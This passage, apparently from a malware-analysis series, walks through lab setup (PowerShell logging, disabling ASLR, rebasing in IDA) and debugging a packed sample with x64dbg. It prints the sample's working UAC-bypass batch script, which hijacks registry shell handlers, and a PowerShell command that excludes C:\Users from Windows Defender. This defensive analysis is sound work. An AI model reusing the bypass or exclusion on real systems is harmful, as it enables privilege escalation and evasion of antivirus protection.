
Please, pay attention to **Module Logging** and **PowerShell Transcription** because both options request you provide short details. For example, in my case, I configured the transcription directory as "*C:\PowerShell_Transcription*":



[Figure 10] PowerShell Logging configuration


The next step is to disable the ASLR for the entire system or even to the specific binary (to this binary is not necessary because the ASLR flag is not marked). Only to refresh the reader, the necessary steps are:

- Go to **HKLM\System\CurrentControlSet\Control\Session Manager\Memory Management**
- Create an entry value named **MoveImages** with **0x00000000 (REG_DWORD)**.
- **Reboot** the system.




[Figure 11] Disabling ASLR for the entire system

Of course, the big advantage is that, while debugging the binary on **x64dbg/x32dbg**, all addresses match between themselves. If readers do not want or even can not to disable ASLR, so another alternative is **rebasing the program**. If the reader is not aware about how to do it, so the base address of running binary can be acquired from the debugger, as shown below:



[Figure 12] x32dbg: showing the base address


Having the base address, so open the **IDA Pro** and go to **Edit → Segments → Rebase Program**:



[Figure 13]IDA Pro rebasing

Only to underscore a point: for sure, you can disable ASLR or perform rebasing any time, but it can be more useful **AFTER unpacking the binary, when you have the actual malicious executable on hands and need to debug it.**

As we did in the last article, you could have chosen using the **CFF Explorer** and “removed” the **ASLR characteristic**, as shown below:





[Figure 14] CFF Explorer: ASLR manipulation

Returning to the x64dbg debugging session, we’ve setup only three breakpoints, you run the malware sample. Few recommendations and notes:

- If you hit an exception, so you should pass it to debugger (**SHIFT+F9**).
- Keep both **System Informer** (**Process Hacker**) and/or **Process Explorer** opened.
- Hits on **NtResumeThread breakpoint** are used to control the execution.
- There will be hits on **WriteFile breakpoint**, so the suggestion is examining what is being written onto filesystem.
- It would be interesting to **create a folder** to save all “artifacts” (files) saved during the debugging session.
- When the “**WriteProcessMemory**” breakpoint is hit, so you we can search for a new binary on memory (**Memory Map**) and, to accomplish this task, the “**Find Patterns**” feature is extremely useful.
- Keep eyes on **Process Explorer** / **System Informer** because a **new “identical” process will be generated in suspended mode** and we will have to open a **second instance of x64dbg**, **attach it to this new process and setup a breakpoint at its beginning** (**entry point**).
- Set the same breakpoints in the second debugging session.

We could have analyzed the **original packed malware** to understand how it works and its behavior while unpacking, but task could take time right now and divert our focus from what is really important.






[Figures 15 and 16] Process Explorer: Artifacts

Both **Process Explorer outputs** present interesting information, which help us to get a better comprehension about what is happening:

- Two scripts (**C:\Windows\system32\cmd.exe /c ""C:\Users\Public\Libraries\Scxozmt.bat"" and Scxozmt.bat**) are executed and, although is not shown in the figures, a PowerShell execution also occurs. Actually, the second script is a launcher of the first one.

- A PE binary (**C:\Users\Administrator\AppData\Local\Temp\198.exe**) in written onto file system and also executed.

- An interesting aspect is this PE binary's name changes in different sessions, and it is an **UPX** file. Its **SHA256 hash** is **0df3d05900e7b530f6c2a281d43c47839f2cf2a5d386553c8dc46e463a635a2c**.



[Figures 17] Process Explorer: the script saved to filesystem

The **Scxozmt.bat** script, which is responsible for a **UAC bypassing** (there's a long list of bypassing techniques on https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1548.002/T1548.002.md) by using **ComputerDefaults.exe** to **define an exclusion path for Windows Defender**, has the following content:

- **start /min C:\Users\Public\Libraries\ScxozmO.bat & exit**

The **ScxozmO.bat** script has the following content:

```
@echo off
set mypath=%cd%
if "%~1" equ "" (set saka=%mypath%\Cdex.bat) ELSE set "saka=%~1"

net session >nul 2>&1 || goto :label
%saka%
exit /b 2
```


```
:label
::REQUIREMENTS
whoami /groups|findstr /i "\<S-1-5-32-544\>" >nul 2>&1
if ERRORLEVEL 1 exit /b 1

::Windows Version
for /f "tokens=4-5 delims=. " %%i in ('ver') do set WIN_VER=%%i.%%j

::aka Level
:: 2 High
:: 5 Default
:: 0 None
set key="HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System"
for /f "skip=2 tokens=3" %%U in ('REG QUERY %key% /v ConsentPromptBehaviorAdmin') do set
/a "aka=%%U"

::EXPLOIT
if %aka% equ 2 exit /b 1
if %aka% equ 5 (
        for %%V in (6.1 6.2 6.3) do if "%WIN_VER%" == "%%V" call :exploit mscfile
CompMgmtLauncher.exe %saka%
        if "%WIN_VER%" == "10.0" call :exploit ms-settings ComputerDefaults.exe %saka%
)>nul 2>&1
if %aka% equ 0 powershell -c Start-Process "%saka%" -Verb runas

exit /b 0

:exploit <key> <trigger> <saka>
set regPath="HKCU\Software\Classes\%1\shell\open\command"
reg add %regPath% /d "%~3" /f
reg add %regPath% /v DelegateExecute /f
%~2
reg delete "HKCU\Software\Classes\%1" /f
exit /b
```

The referred PowerShell script is executed, extracted from PowerShell Transcription Logging, is:


- **powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users'**

As stated previously, the **PowerShell script** is adding an exclusion path to **Windows Defender engine**. Returning to the binary execution, different artifacts appear during the execution and, obviously, we don't have time to analyze all of them here, but I'll try to highlight few of them to illustrate a bit what's happening in this infection context.

Checking the memory of the first running process, we can find a small **RWE region (28K)** containing a possible PE binary there and it is a mapped version because we can observe its first section starting at 0x1000. However, that is not important because it comes from a plugin, so forget it:

